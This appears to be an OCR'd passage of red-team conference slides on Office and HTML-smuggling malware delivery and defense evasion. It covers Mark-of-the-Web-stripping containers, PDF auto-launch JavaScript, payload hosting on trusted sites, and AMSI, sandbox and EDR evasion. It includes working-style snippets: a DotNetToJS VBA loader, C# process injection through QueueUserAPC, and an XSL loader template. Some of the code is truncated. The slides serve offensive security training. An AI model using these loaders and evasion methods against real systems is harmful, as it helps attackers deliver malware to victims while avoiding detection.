


Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
Zip	No	Yes	No	
7zip	Partially	No	No	MOTW stripped only on manual files extraction
ISO	Yes	Yes	No	
IMG	Yes	Yes	No	
PDF	?	Yes	No	Depends on Javascript support in PDF reader
CAB	No	Yes	No	Requires few additional clicks on victim-side
VHD	Yes	Yes	Yes	This script currently can't make directories
VHDX	Yes	Yes	Yes	This script currently can't make directories

Containerized Malware

- **PDF** can contain URL pointing to malware or **Attachments**
- Attachments are commonly used feature to package multiple docs into a single PDF
- Attachment can auto-open using Javascript in PDF
- We've seen Customers using PDFs with 10+ attached resources – on a daily basis

```
this.exportDataObject({ cName: "foo.xls", nLaunch: 2 })
```



The Beauty of HTML Smuggling

Web filter inspects content

File extension?
.html

Mime type?
text/html

Malicious content?
No, only JavaScript


Browser processes HTML/JS

JS decodes payload

JS creates blob locally

JS clicks anchor

Browser saves payload to disk



Web Server

Super Duper Web Proxy

Web Browser

Endpoint

HTML Smuggling – Deadly Effective

» Gets passed through the most aggressive Web Proxy policies

» Proxies, Sandboxes, Emulators, Email Scanning => BYPASSED

» Malicious file embedded in HTML in Javascript.

» MUST employ anti-sandbox/-headless, + timing evasions

HTML smuggling explained

Stan Hegt | August 14, 2018


HTML5 download attribute

HTML5 introduced the "download" attribute for anchor tags. Consider the following line of HTML, which is supported by all modern browsers:

```
<a href="/files/doc123.doc" download="myfile.doc">Click</a>
```

```
var myAnchor = document.createElement('a');
myAnchor.download = 'filename.doc';
```

~ again, thanks Outflank!



Summing Up On File Format Vectors

» Plenty Ways To Skin A Cat (probably there's a lot more) - Nightmare for detection Use Case designers

» Below list of extensions that pose actual risk:

Word

1. docm
2. doc
3. docx
4. dot
5. dotm
6. rtf

Excel

7. xls
8. xlsm
9. xlam
10. xlsx
11. xla
12. xlt
13. xltm
14. slk

Exotics

15. chm
16. scf
17. url
18. csproj

PowerPoint

19. pub

Publisher

20. ppa
21. ppam
22. pptm
23. ppsm
24. pot
25. potm
26. pps
27. pptx

Visio

28. vdw
29. vsd
30. vsdm
31. vss
32. vssm
33. vstm
34. vst

Exotics

35. library-ms
36. settingscontent-ms

MS Project

37. mpd
38. mpp
39. mpt
40. mpw
41. mpx

WSH, COM, HTML

42. vbs
43. vbe
44. hta
45. sct
46. wsf
47. wsc
48. xsl
49. vbe
50. js
51. jse
52. html

Containers

53. zip
54. 7z
55. iso
56. img
57. cab
58. pdf
59. vhd
60. vhdx

Executables

61. exe
62. scr
63. cpl
64. xll
65. bat
66. ps1
67. cmd
68. sh
69. lnk
70. chm

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Victim Identity (3)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Victim Network (6)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Victim Org (4)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
for Information (3)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Closed Sources (2)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Open Technical (5)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deploy Container	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Open /Domains (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Escape to Host	Direct Volume Access	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Victim-Owned		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Domain Policy Modification (2)	Modify Authentication Process (4)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Execution Guardrails (1)	Network Sniffing	Domain Trust Discovery	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
			System Services (2)	External Remote Services	Hijack Execution Flow (11)	Exploitation for Defense Evasion	OS Credential Dumping (8)	File and Directory Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service (2)
			User Execution (3)	Hijack Execution Flow (11)	Process Injection (11)	File and Directory Permissions Modification (2)	Steal Application Access Token	Group Policy Discovery		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (6)	Hide Artifacts (9)	Steal or Forge Kerberos Tickets (4)	Network Service Scanning		Data from Removable Media	Protocol Tunneling		Service Stop
				Modify Authentication Process (4)	Valid Accounts (4)	Hijack Execution Flow (11)	Steal Web Session Cookie	Network Share Discovery		Data Staged (2)	Proxy (4)		System Shutdown/Reboot
				Office Application Startup (6)		Impair Defenses (9)	Two-Factor Authentication Interception	Network Sniffing		Email Collection (3)	Remote Access Software		
				Pre-OS Boot (5)		Indicator Removal on Host (6)		Password Policy Discovery		Input Capture (4)	Traffic Signaling (1)		
						Indirect Command Execution		Peripheral Device Discovery		Screen Capture	Web Service (3)		
						Masquerading (7)		Permission Groups Discovery (3)					
								Process Discovery					


Evasion In-Depth

Evasion In-Depth -> Across The Kill-Chain

- **Apply Evasion Regime At Every Attack Step**
- Across the Kill-Chain
  - Each stage of cyber kill-chain comes with unique **challenges**
  - Each **challenge** needs to be modelled from **detection** potential point-of-view
  - Each **detection** area to be addressed with Unique **Evasion**


Delivery - Payloads Hosting

» Serve payloads (HTMLs) off Good-Reputation URLs
  » Avoids self-registered domains
  » Snags well-trusted certificates
» Living Off Trusted Sites (LOTS)
  » Outlook Attachment volatile URL
  » Github anonymous Gist
• Clouds
  • Storage Services: S3, Blobs
  • Virtual Machines + webservers
  • Serverless endpoints that host files
• Inter-Planetary File System (IPFS)



mrd0x

Hi mr.d0x!



Delivery - Evasions

» HTML Smuggling + delay + Anti-Sandbox capabilities

» **VBA Purging**, VBA Stomping

» **Office Document Encryption**

» VBA Execution Guardrails (Domain Name, Username, etc)


» Consider using Template/CustomUI Injection
to de-chain infection process


THREAT RESEARCH

Purgalicious VBA: Macro Obfuscation With VBA Purging

ANDREW OLIVEAU, ALYSSA RAHMAN, BRETT HAWKINS


NOV 19, 2020 | 9 MINS READ





Exploitation

- Office Document gets executed
- Good to use non Auto-Exec Docs (CustomUI)
- Or Auto-Exec but with ActiveX entry point
- Beware of AMSI in VBE7!
- DotNetToJS works **great** against Defender and AMSI! ~ in 2022
- Evades ASR rules:
  - *Block office applications from injecting into other processes*
- Remote Process Injection + Parent PID Spoofing = SUCCESS




```
s = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"
s = s & "AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"
[...]
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0u"
s = s & "UmVmbGVjdGlvbi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA"
entry_class = "TestClass"

Dim fmt, al, d, o
Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
Set al = CreateObject("System.Collections.ArrayList")
al.Add Empty

Set d = fmt.Deserialize_2(Base64ToStream(s))
Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)

End Sub
```

Exploitation - Evasions

- DotNetToJS from VBA
- Alternatively XSL Loader from VBA
  - Low IOC footprint, executes in-memory, stealthy as hell
- Spawn into Remote Process to live outside of Office
- Utilise Parent PID Spoofing
- Or instead use Dechained Execution:
  - WMI
  - Scheduled Tasks
  - ShellBrowserWindow COM (spawns targets as explorer.exe descendants)
  - COM Hijacking
  - DLL Side-Loading
- AMSI Evasion from VBA is cumbersome
  - Requires Registry manipulation BEFORE running malicious VBA
  - Or copying Maldoc into Trusted Locations before running it

```
string processpath = Environment.ExpandEnvironmentVariables(@"$targetProcess");
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(null, processpath,
IntPtr.Zero, IntPtr.Zero, false,
ProcessCreationFlags.CREATE_SUSPENDED,
IntPtr.Zero, null, ref si, out pi);

IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, payload.Length,MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess,resultPtr,payload,payload.Length, out bytesWritten);

IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess,resultPtr, payload.Length,PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr,sht,IntPtr.Zero);

IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
return true;
```

```
1
2   Sub obf_transformNodeXSLExecution()
3       On Error GoTo obf_ProcError
4       Dim obf_code
5       Dim obf_xml
6       Dim obf_xsl
7
8       Set obf_xml = CreateObject("new:2933BF90-7B36-11D2-B20E-00C04F983E60")
9       obf_xml.async = false
10      Set obf_xsl = obf_xml
11
12      obf_code = ""
13      <<<PAYLOAD>>>
14      obf_xsl.<<<XSL_LOAD_FUNC>>> obf_code
15
16      obf_xml.transformNode obf_xsl
17
18  obf_ProcError:
19  End Sub
20
```

Installation

Mariusz Banach @mariuszbit · 31 maj

W odpowiedzi do @HackingLZ @LittleJoeTables i 8 innych użytkowników

It's not that bad when you invest shit ton of R&D hours for custom loaders, evasion, unhookers, guardrails, anti-Eveyrything. Long weeks later we eventually grown in-house tooling to keep operating with CS for our RTs. Plenty of booby traps to be wary of yet feasible ಠ_ಠ

» **KILLER EVASION:**

- » **BEWARE OF USING COBALT STRIKE ☹, EMPIRE, SILENTTRINITY, COVENANT, METASPLOIT**
- » They’re used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now ☹

» If your Client/Team/Employer can afford it:

- » Develop In-House Malware
- » Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

» What’s fancy nowadays?

- » **Nighthawk** – helluva C2, but priceyyy
- » **PoshC2** – may work just fine
- » **Sliver** – really evasive, requires mods, too heavy for my taste


Adam Chester
@_xpn_

Man I’m calling it, bye bye Cobalt Strike, hello Sliver! Not had to use CS on an engagement for a while but when you don’t wanna burn your internal stuff and need to use public tools, the pain involved around evasion for simple tasks in CS is horrible… time for something new.

Installation

ASR (Attack surface Reduction) audited explorer.exe launch `evil` .exe triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

- **Prefer DLLs over EXEs**
  - Indirect Execution FTW!
  - Microsoft Defender For Endpoint EDR has this ASR prevalence rule -> not that **effective against DLLs**
